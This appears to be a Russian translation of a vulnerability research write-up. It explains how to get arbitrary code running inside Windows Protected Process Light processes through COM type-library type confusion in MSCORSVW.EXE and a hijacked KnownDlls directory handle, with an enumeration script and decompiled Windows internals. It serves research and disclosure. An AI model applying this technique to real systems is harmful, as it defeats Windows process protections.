
```
    for (int i = 0; i < _countof(g_BlockedDllsForPPL); ++i) {
        if (RtlEqualUnicodeString(
                &g_BlockedDllsForPPL[i], &OriginalImageName, TRUE)) {
            return STATUS_DYNAMIC_CODE_BLOCKED;
        }
    }
    return STATUS_SUCCESS;
}
```

Исправление сравнивает исходное имя файла из resource section загружаемого образа с чёрным списком пяти DLL. В него входят `JSCRIPT.DLL`, реализующая исходный движок JScript, и `SCROBJ.DLL`, реализующая scriptlet objects. Если ядро обнаруживает загрузку одной из них в PP или PPL, образ отклоняется с `STATUS_DYNAMIC_CODE_BLOCKED`. Это ломает мой эксплойт: изменение resource section перечисленной DLL нарушит подпись, и загрузка завершится из-за несовпадения криптографического хеша. Фактически Oracle применила то же исправление для VirtualBox, только в пользовательском режиме.

Поиск новых целей

Предыдущий метод внедрения скриптового кода был универсальным и работал с любым PPL, загружавшим COM-объект. После исправления я снова изучил исполняемые файлы, допускающие запуск как PPL, в поисках очевидных уязвимостей для произвольного выполнения кода. Можно было атаковать полноценный PP, но PPL выглядел проще, а начинать нужно с чего-то. При правах администратора способов внедрения в PPL очень много, вплоть до простой загрузки драйвера ядра. Поэтому любая найденная уязвимость должна работать из обычной учётной записи. Кроме того, хотелось достичь максимального уровня подписи — PPL Windows TCB.

Первым шагом было определить исполняемые файлы, работающие как защищённые процессы, чтобы получить максимальную поверхность анализа. Судя по публикациям Alex, для загрузки PP или PPL сертификат подписи должен содержать специальный Object Identifier (OID) в расширении Enhanced Key Usage (EKU). Для PP и PPL существуют разные OID; это видно при сравнении `WERFAULTSECURE.EXE`, способного работать как PP/PPL, и `CSRSS.EXE`, работающего только как PPL.



Я решил найти исполняемые файлы со встроенной подписью и этими OID EKU, чтобы получить список кандидатов для поиска эксплуатируемого поведения. Для извлечения сведений написал командлет `Get-EmbeddedAuthenticodeSignature` в своём PowerShell-модуле NtObjectManager.

Но подход с сертификатом оказался проблемным: в списке отсутствовало множество бинарных файлов, которые, по моим ожиданиям, могли запускаться как PP или PPL. Изначально PP предназначался для DRM, однако не было очевидного исполняемого файла для Protected Media Path вроде `AUDIODG.EXE`. Кроме того, из предыдущего исследования Device Guard и Windows 10S я знал, что во фреймворке .NET должен быть файл, способный работать как PPL и добавлять сведения cached signing level в бинарные файлы, созданные NGEN. NGEN — Ahead-of-Time JIT, преобразующий сборку .NET в нативный код. Критерии PP/PPL оказались гибче ожидаемого. Вместо статического анализа я перешёл к динамическому: запускал защищённым каждый найденный исполняемый файл и запрашивал предоставленный уровень. Для проверки одного файла использовался скрипт:

```
Import-Module NtObjectManager

function Test-ProtectedProcess {
    [CmdletBinding()]
    param(
        [Parameter(Mandatory, ValueFromPipelineByPropertyName)]
        [string]$FullName,
        [NtApiDotNet.PsProtectedType]$ProtectedType = 0,
        [NtApiDotNet.PsProtectedSigner]$ProtectedSigner = 0
    )

    BEGIN {
        $config = New-NtProcessConfig abc -ProcessFlags ProtectedProcess `
            -ThreadFlags Suspended -TerminateOnDispose `
            -ProtectedType $ProtectedType `
            -ProtectedSigner $ProtectedSigner
    }

    PROCESS {
        $path = Get-NtFilePath $FullName
        Write-Host $path
```

```
        try {
            Use-NtObject ($p = New-NtProcess $path -Config $config) {
                $prot = $p.Process.Protection
                $props = @{
                    Path   = $path;
                    Type   = $prot.Type;
                    Signer = $prot.Signer;
                    Level  = $prot.Level.ToString("X");
                }
                $obj = New-Object -TypeName PSObject -Prop $props
                Write-Output $obj
            }
        } catch {
        }
    }
}
```

Скрипт определяет функцию `Test-ProtectedProcess`. Она принимает путь к исполняемому файлу, запускает его с заданным уровнем защиты и проверяет успех. Если параметры `ProtectedType` и `ProtectedSigner` равны нулю, ядро выбирает «лучший» уровень процесса. Это создаёт неприятные особенности. Например, `SVCHOST.EXE` явно помечен как PPL и запускается на уровне PPL-Windows, но как подписанный компонент ОС ядро определяет его максимальным уровнем PP-Authenticode. Другая особенность нативных API создания процесса — возможность запустить DLL как основной исполняемый образ. Значительное число системных DLL имеет встроенные подписи Microsoft, поэтому их тоже можно запускать как PP-Authenticode, хотя это не обязательно полезно. Бинарные файлы, работающие как PPL, и их максимальные уровни приведены ниже.

Путь	Уровень подписи
`C:\windows\Microsoft.Net\Framework\v4.0.30319\mscorsvw.exe`	CodeGen
`C:\windows\Microsoft.Net\Framework64\v4.0.30319\mscorsvw.exe`	CodeGen
`C:\windows\system32\SecurityHealthService.exe`	Windows
`C:\windows\system32\svchost.exe`	Windows
`C:\windows\system32\xbgmsvc.exe`	Windows
`C:\windows\system32\csrss.exe`	Windows TCB
`C:\windows\system32\services.exe`	Windows TCB
`C:\windows\system32\smss.exe`	Windows TCB
`C:\windows\system32\werfaultsecure.exe`	Windows TCB
`C:\windows\system32\wininit.exe`	Windows TCB

Внедрение произвольного кода в NGEN

Тщательно изучив список PPL, я выбрал ранее упомянутый бинарный файл .NET NGEN `MSCORSVW.EXE`. Причины:

• Большинство остальных файлов являются сервисами, которым для корректного запуска могут требоваться права администратора.
• Вероятно, бинарный файл загружает сложную функциональность вроде .NET Framework и выполняет много взаимодействий COM — моей любимой технологии странного поведения.
• В худшем случае можно получить обход Device Guard, поскольку PPL нужен файлу для доступа к API ядра, устанавливающим cached signing level. Любая ошибка его работы может быть эксплуатируема, даже если не даст произвольное выполнение в PPL.

Но NGEN не соответствует моему требованию максимального уровня Windows TCB. Однако я знал, что при исправлении проблемы 1332 Microsoft оставила backdoor, разрешающий сохранить доступный для записи handle во время подписи, если вызывающий процесс является PPL:

```
NTSTATUS CiSetFileCache(HANDLE Handle, ...) {
    PFILE_OBJECT FileObject;
    ObReferenceObjectByHandle(Handle, &FileObject);
    if (FileObject->SharedWrite ||
        (FileObject->WriteAccess &&
         PsGetProcessProtection().Type != PROTECTED_LIGHT)) {
        return STATUS_SHARING_VIOLATION;
    }
    // Continue setting file cache.
}
```

Получив выполнение кода внутри NGEN, можно повторно использовать backdoor для cache-sign произвольного файла, загружаемого в любой PPL, а затем через DLL hijacking полноценного PPL-WindowsTCB достичь цели.

Для начала нужно понять, как использовать исполняемый файл `MSCORSVW`. Использование `MSCORSVW` нигде не документировано Microsoft, поэтому придётся покопаться. Бинарный файл не запускают напрямую: его вызывает NGEN при создании NGEN-бинарного файла. Можно запустить NGEN и с помощью Process Monitor перехватить командную строку процесса `MSCORSVW`. Команда:

```
C:\> NGEN install c:\some\binary.dll
```

приводит к выполнению:

```
MSCORSVW -StartupEvent A -InterruptEvent B -NGENProcess C -Pipe D
```

A, B, C и D — handles, наследование которых NGEN обеспечивает новому процессу перед запуском. Исходные параметры командной строки NGEN отсутствуют, значит, вероятно, передаются через IPC. Параметр `Pipe` указывает на именованные каналы. Изучив код `MSCORSVW`, находим метод `NGenWorkerEmbedding`:

```
void NGenWorkerEmbedding(HANDLE hPipe) {
    CoInitializeEx(nullptr, COINIT_APARTMENTTHREADED);
    CorSvcBindToWorkerClassFactory factory;


    // Marshal class factory.
    IStream* pStm;
    CreateStreamOnHGlobal(nullptr, TRUE, &pStm);
    CoMarshalInterface(pStm, &IID_IClassFactory, &factory,
                       MSHCTX_LOCAL, nullptr, MSHLFLAGS_NORMAL);

    // Read marshaled object and write to pipe.
    DWORD length;
    char* buffer = ReadEntireIStream(pStm, &length);
    WriteFile(hPipe, &length, sizeof(length));
    WriteFile(hPipe, buffer, length);
    CloseHandle(hPipe);

    // Set event to synchronize with parent.
    SetEvent(hStartupEvent);
    // Pump message loop to handle COM calls.
    MessageLoop();
    // ...
```

```
}
```

Это не совсем то, что ожидалось. Именованный канал используется не для всего обмена, а только для передачи marshaled COM-объекта вызывающему процессу. Объект является экземпляром class factory. Обычно factory регистрируется через `CoRegisterClassObject`, но тогда он доступен всем процессам того же уровня безопасности. Marshaling оставляет соединение приватным только для NGEN, породившего `MSCORSVW`. Процесс, связанный с .NET и использующий COM, вызывает интерес: ранее я уже описывал эксплуатацию COM-объектов, реализованных в .NET. Если повезёт, этот объект тоже управляемый. Это определяется запросом интерфейсов, например командой `Get-ComInterface` моего PowerShell-модуля OleViewDotNet, как на снимке ниже.



Но нам не повезло: объект реализован не в .NET, иначе ожидался бы хотя бы `_Object`. Реализован единственный интерфейс `ICorSvcBindToWorker`, поэтому изучим его в поисках возможностей эксплуатации.


На снимке привлекает столбец `HasTypeLib`, равный True для `ICorSvcBindToWorker`. Значение `HasTypeLib` указывает, что proxy-код интерфейса не реализован заранее заданным потоком NDR, а генерируется на лету из type library. Ранее я уже злоупотреблял этим механизмом автоматической генерации proxy для повышения до SYSTEM в проблеме 1112. Там интересное поведение Running Object Table (ROT) заставляло системную COM-службу выполнить type confusion. Microsoft исправила путь User→SYSTEM, но ничто не мешает применить тот же приём против `MSCORSVW`, работающего как PPL на том же уровне привилегий, и получить произвольное выполнение кода. Другое преимущество type library: обычный proxy загружается как DLL и должен соответствовать требованиям подписи PPL, а type library является лишь данными и загружается в PPL без нарушений signing level.

Как работает смешение типов? Интерфейс `ICorSvcBindToWorker` из type library:

```
interface ICorSvcBindToWorker : IUnknown {
    HRESULT BindToRuntimeWorker(
        [in] BSTR pRuntimeVersion,
        [in] unsigned long ParentProcessID,
        [in] BSTR pInterruptEventName,
        [in] ICorSvcLogger* pCorSvcLogger,
        [out] ICorSvcWorker** pCorSvcWorker);
};
```

Единственный метод `BindToRuntimeWorker` имеет пять параметров: четыре входных и один выходной. При попытке обратиться к нему по DCOM из недоверенного процесса система автоматически создаёт proxy и stub вызова. Это включает marshaling параметров COM-интерфейсов в буфер, отправку буфера удалённому процессу и unmarshaling обратно в


указатель перед вызовом реальной функции. Представим более простой метод `DoSomething` с одним указателем `IUnknown`. Процесс marshaling выглядит так:



Вызов работает следующим образом:

1. Недоверенный процесс вызывает `DoSomething` через интерфейс, фактически являющийся автоматически созданным по type library указателем на `DoSomethingProxy`, и передаёт `IUnknown`.
2. `DoSomethingProxy` marshals параметр `IUnknown` в буфер и вызывает по RPC stub защищённого процесса.
3. Среда COM вызывает `DoSomethingStub` для обработки. Метод unmarshals указатель интерфейса из буфера. Это не исходный указатель этапа 1, а, вероятно, новый proxy, вызывающий недоверенный процесс.
4. Stub вызывает реальный реализованный метод сервера, передавая unmarshaled pointer.
5. `DoSomething` использует интерфейс, например вызывает `AddRef` через VTable объекта.

Как это эксплуатировать? Достаточно изменить type library так, чтобы вместо указателя интерфейса передавалось почти что угодно. Системный файл type library нельзя изменять, но его регистрацию можно заменить в hive текущего пользователя или повторить приём с ROT из проблемы 1112. Если изменить тип на integer, получится:



Теперь marshaling работает иначе:

1. Недоверенный процесс вызывает `DoSomething` через автоматически созданный `DoSomethingProxy` и передаёт произвольное целое число.
2. `DoSomethingProxy` marshals число в буфер и вызывает stub защищённого процесса по RPC.
3. Среда COM вызывает `DoSomethingStub`, который unmarshals число.
4. Stub вызывает реальный метод сервера, передавая integer там, где реализация ожидает указатель интерфейса.
5. `DoSomething` использует число как указатель, например вызывает `AddRef` по выбранному атакующим адресу.

Замена указателя интерфейса на integer вызывает type confusion и позволяет разыменовать произвольный указатель, что ведёт к произвольному выполнению кода. Эксплуатацию можно упростить, передавая структуру вместо числа:

```
struct FakeObject {
    BSTR FakeVTable;
};
```

Если вместо интерфейса передать указатель на `FakeObject`, автоматически созданный proxy выполнит marshaling структуры и её `BSTR`, воссоздав их на стороне stub. `BSTR` — строка со счётчиком длины и может содержать NULL, поэтому позволяет создать поддельную VTable по известному адресу целевого процесса. Реализация разыменует fake object и вызовет адрес из fake VTable.

Для полного эксплойта пришлось бы вызвать подходящий метод, вероятно запустить ROP-цепочку и, возможно, обойти CFG. Это слишком похоже на тяжёлую работу, поэтому для произвольного выполнения кода я выбрал другой подход.

KnownDlls и защищённые процессы

В предыдущей публикации я описал способ повысить привилегии от уязвимости, позволяющей создать произвольный каталог объектов, до SYSTEM: добавить запись в каталог KnownDlls и заставить привилегированный процесс загрузить произвольную DLL. Я отметил, что это также позволяет администратору внедрить код в PPL, поскольку PPL тоже загружает DLL из системного каталога KnownDlls. Проверка подписи выполняется при создании section, а не при её отображении, поэтому, если удастся поместить запись в KnownDlls, в PPL можно загрузить что угодно, включая неподписанный код.

На первый взгляд это не слишком полезно: без прав администратора записывать данные в KnownDlls нельзя, да и с ними потребуются некоторые хитрости. Однако стоит разобраться, как загружается Known DLL, чтобы понять, как этим можно злоупотребить. Внутри кода загрузчика (LDR) из NTDLL находится следующая функция, определяющая наличие уже существующей Known DLL.

```
NTSTATUS LdrpFindKnownDll(
    PUNICODE_STRING DllName, HANDLE* SectionHandle) {
    // If KnownDll directory handle not open then return error.
    if (!LdrpKnownDllDirectoryHandle)
        return STATUS_DLL_NOT_FOUND;

    OBJECT_ATTRIBUTES ObjectAttributes;
    InitializeObjectAttributes(&ObjectAttributes, &DllName,
        OBJ_CASE_INSENSITIVE, LdrpKnownDllDirectoryHandle, nullptr);
    return NtOpenSection(SectionHandle, SECTION_ALL_ACCESS,
                         &ObjectAttributes);
}
```

Функция LdrpFindKnownDll вызывает NtOpenSection, чтобы открыть именованный объект section для Known DLL. Она открывает не абсолютный путь, а использует возможность нативных системных вызовов указывать корневой каталог для поиска имени объекта в структуре OBJECT_ATTRIBUTES. Этот корневой каталог берётся из глобальной переменной LdrpKnownDllDirectoryHandle. Такая реализация позволяет загрузчику указывать только имя файла, например EXAMPLE.DLL, и не собирать абсолютный путь: поиск выполняется относительно уже открытого каталога. Проследив обращения к LdrpKnownDllDirectoryHandle, можно увидеть, что переменная инициализируется в LdrpInitializeProcess следующим образом:

```
NTSTATUS LdrpInitializeProcess() {
    // ...
    PPEB peb = // ...

    // If a full protected process don't use KnownDlls.
    if (peb->IsProtectedProcess && !peb->IsProtectedProcessLight) {
        LdrpKnownDllDirectoryHandle = nullptr;
    } else {
        OBJECT_ATTRIBUTES ObjectAttributes;
        UNICODE_STRING DirName;
        RtlInitUnicodeString(&DirName, L"\\KnownDlls");
        InitializeObjectAttributes(&ObjectAttributes, &DirName,
            OBJ_CASE_INSENSITIVE, nullptr, nullptr);

        // Open KnownDlls directory.
        NtOpenDirectoryObject(&LdrpKnownDllDirectoryHandle,
            DIRECTORY_QUERY | DIRECTORY_TRAVERSE, &ObjectAttributes);
    }
}
```

Этот код вполне ожидаем: реализация вызывает NtOpenDirectoryObject, передавая в качестве имени объекта абсолютный путь к каталогу KnownDlls. Открытый дескриптор сохраняется в глобальной переменной LdrpKnownDllDirectoryHandle для дальнейшего использования. Стоит отметить, что код проверяет PEB, чтобы определить, является ли текущий процесс полноценным защищённым процессом. В режиме полноценного защищённого процесса поддержка загрузки Known DLL отключена. Поэтому даже с правами администратора и хитрым приёмом из предыдущей публикации можно скомпрометировать только PPL, но не PP.


Чем нам поможет это знание? Приём со смешением типов COM можно использовать для записи значений в произвольные области памяти вместо перехвата потока выполнения, то есть провести атаку только на данные. Поскольку в новый процесс PPL можно унаследовать любые нужные дескрипторы, мы можем подготовить каталог объектов с именованной section, а затем через смешение типов заменить значение LdrpKnownDllDirectoryHandle значением унаследованного дескриптора. Если инициировать загрузку DLL из System32 с известным именем, LDR проверит наш поддельный каталог на наличие именованной section и отобразит в память наш неподписанный код, даже вызвав за нас DllMain. Не понадобится ни внедрять потоки, ни строить ROP, ни обходить CFG.

Нужен лишь подходящий примитив для записи произвольного значения. К сожалению, хотя мне удалось найти методы, выполняющие произвольную запись, я не мог достаточно точно управлять записываемым значением. В итоге я воспользовался следующим интерфейсом и методом, реализованным объектом, который возвращает ICorSvcBindToWorker::BindToRuntimeWorker.

```
interface ICorSvcPooledWorker : IUnknown {
    HRESULT CanReuseProcess(
        [in] OptimizationScenario scenario,
        [in] ICorSvcLogger* pCorSvcLogger,
        [out] long* pCanContinue);
};
```

В реализации CanReuseProcess целевое значение pCanContinue всегда инициализируется нулём. Поэтому, заменив [out] long* в определении type library на [in] long, можно записать 0 по

любому указанному адресу памяти. Если заранее заполнить младшие 16 бит таблицы дескрипторов нового процесса дескрипторами поддельного каталога KnownDlls, можно гарантировать совпадение настоящего KnownDlls, который будет открыт при запуске процесса, с одним из поддельных дескрипторов, просто обнулив старшие 16 бит дескриптора. Это показано на следующей схеме:




После обнуления старших 16 бит (запись имеет размер 32 бита, но в 64-битном режиме дескрипторы 64-битные, поэтому ничего важного перезаписано не будет) `LdrpKnownDllDirectoryHandle` указывает на один из наших поддельных дескрипторов KnownDlls. Затем достаточно инициировать загрузку DLL, передав тому же методу специально подготовленный marshaled-объект, и мы получим произвольное выполнение кода внутри PPL.

